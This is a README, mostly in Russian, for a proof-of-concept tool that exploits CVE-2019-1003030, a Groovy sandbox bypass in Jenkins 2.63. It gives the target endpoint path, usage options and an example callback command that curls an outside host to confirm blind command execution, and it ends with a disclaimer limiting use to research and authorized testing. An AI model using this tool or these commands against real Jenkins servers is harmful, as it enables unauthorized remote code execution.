cyberbelly/poc-cve-2019-1003030
PoC для jenkins 2.63 CVE-2019-1003030


Этот проект автоматизирует создание и доставку Groovy-пейлоадов на конечную точку проверки Jenkins SecureGroovyScript, используемую в Jenkins 2.63. Инструмент поддерживает как интерактивный режим, так и разовое выполнение. Эксплойт не возвращает вывод, поэтому вам придётся выполнить некоторые проверки, например, сделать curl на ваш AP, чтобы убедиться, что всё работает.
Инструмент поддерживает:
Дисклеймер
Этот проект предназначен только для исследований в области безопасности, CTF-соревнований, лабораторных сред и авторизованного тестирования на проникновение. Не используйте его против систем без явного разрешения.
usage: Poc.py -u http://10.10.10.10:8080/  [-c 'curl http://10.10.10.9/callback'] [-X POST] [-p /securityRealm/user/admin/descriptorByName/org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.SecureGroovyScript/checkScript]

PoC for sandbox bypass for jenkins 2.63

options:
  -h, --help            show this help message and exit
  -u, --url URL         ip of target
  -X, --method METHOD   post or get
  -b, --breadcrum BREADCRUM
                        optional jenkins crumb string
  -c, --command COMMAND
                        command to run on jenkins, not output expected
  -p, --path PATH       path to the script, you might prepend more
Опустите параметр -c, чтобы войти в интерактивный режим. Пример ниже; к сожалению, вывода нет, так что, пока вы не получаете 404, всё должно работать